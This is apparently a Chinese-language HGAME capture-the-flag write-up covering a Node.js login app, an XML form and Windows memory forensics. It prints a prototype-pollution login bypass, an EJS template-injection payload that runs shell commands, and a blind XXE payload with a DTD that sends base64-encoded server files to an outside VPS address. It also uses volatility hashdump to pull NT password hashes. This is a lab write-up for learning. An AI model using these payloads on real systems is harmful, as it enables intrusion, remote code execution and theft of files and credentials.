
Web

Shared Diary



一个登录框和源码附件,重点代码如下

```
app.all("/login", (req, res) => {
    if (req.method == 'POST') {
        // save userinfo to session
        let data = {};
        try {
            merge(data, req.body)
        } catch (e) {
            return res.render("login", {message: "Don't pollution my shared diary!"})
        }
        req.session.data = data

        // check password
        let user = {};
        user.password = req.body.password;
        if (user.password=== "testpassword") {
            user.role = 'admin'
        }
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
        }else {
            return res.render("login", {message: "Login as admin or don't touch my shared diary!"})
        }
    }
    res.render('login', {message: ""});
});
```

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

```
app.all('/', (req, res) => {
    if (!req.session.data || !req.session.data.username || req.session.role !== 'admin') {
        return res.redirect("/login")
    }
    if (req.method == 'POST') {
        let diary = ejs.render(`<div>${req.body.diary}</div>`)
        req.session.diary = diary
        return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
    }
    return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
})
```

${req.body.diary}这里看用户可控的输入部分似乎能进行模板注入,但要想进入这个页面首先要进行,登录,要登录就必须知道密码或者让user.role=admin,刚开始没什么思路,得到出题人提示后开始关注merge函数,这和原型链污染有关,本来用

```
{"___proto___":{"role":"admin"}}
```

即可,但**proto**键名被过滤了,于是用{"constructor":{"prototype":{"role":"admin"}}}进行代替

再加上username和password即可

payload:

```
{"username":"132","password":"123","constructor":{"prototype":{"role":"admin"}}}
```

注意,Content-Type 要设为 application/json

登录后可进行ssti注入,这里的ejs模板注入格式为<%=%>

payload

```
<%=global.process.mainModule.constructor._load('child_process').execSync('cat
/f*')%>
```

Tell Me

XXE 无回显,需要自己vps外带数据

payload:

```
<?xml version='1.0' encoding='UTF-8' ?>
<!DOCTYPE Lengy1 [
<!ENTITY % remote SYSTEM "http://47.99.112.168:8000/test.dtd">
%remote;
%int;
%send;
]>
<user><name>1</name><email>1</email><content>1</content></user>
```

test.dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=/var/www/html/flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://47.99.112.168:1234?
p=%file;'>">
```

第一次用vps还是用的阿里云试用的，折腾了挺久，不过还是挺有收获的

```
Listening on 0.0.0.0 1234
Connection received on 120.26.163.152 37849
GET /?p=PD9waHAgDQogICAgJGZsYWcxID0gImhnYW1le0JlX0F3YXJlXzBmX1hYZUJsMW5kMW5qZWN0aTBufSI7DQo/Pg== HTTP/1.0
```

最后base64解码即可

Misc

ezWin - variables

第一次接触取证

先安装工具volatility3


```
python3 vol.py  -f win10_22h2_19045.2486.vmem windows.info 查看系统内核
```

```
python3 vol.py  -f win10_22h2_19045.2486.vmem windows.pslist  查看进程
```

filescan|grep 'hgame'发现没用 用envars试了下


payload:

```
python3 vol.py  -f win10_22h2_19045.2486.vmem windows.envars |grep  'hgame'
```




ezWin - auth

```
python3 vol.py  -f win10_22h2_19045.2486.vmem windows.cmdline  列出进程命令行参数
```



发现重要线索，然后去查看用户的nthash


```
python3 vol.py  -f win10_22h2_19045.2486.vmem windows.hashdump 获取内存中的系统密码
```



最后一列是nthash，然后一个一个尝试加上hgame{}即可

ezWin - 7zip


```
python3 vol.py  -f win10_22h2_19045.2486.vmem windows.cmdline  列出进程命令行参数
```



看到flag.7z

######


```
python3 vol.py  -f win10_22h2_19045.2486.vmem  windows.registry.userassist
打印用户助手注册表项和信息
```



看到dumpme!!的提示(这个是出题人上次出题的残留物,跟本题无关。。。

######


```
strings -e l pid.7584.dmp | grep '7z'
```



发现这个关键信息，于是尝试导出flag.7z

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.dumpfiles --pid 7584
```

导出后用压缩软件打开，然后解码上题的nthash作为压缩包密码


```
84b0d9c9f830238933e7131d60ac6436
c4b2cf9cac4752fc9b030b8ebc6faac3
31d6cfe0d16ae931b73c59d7e0c089c0
```

然后压缩包打开即可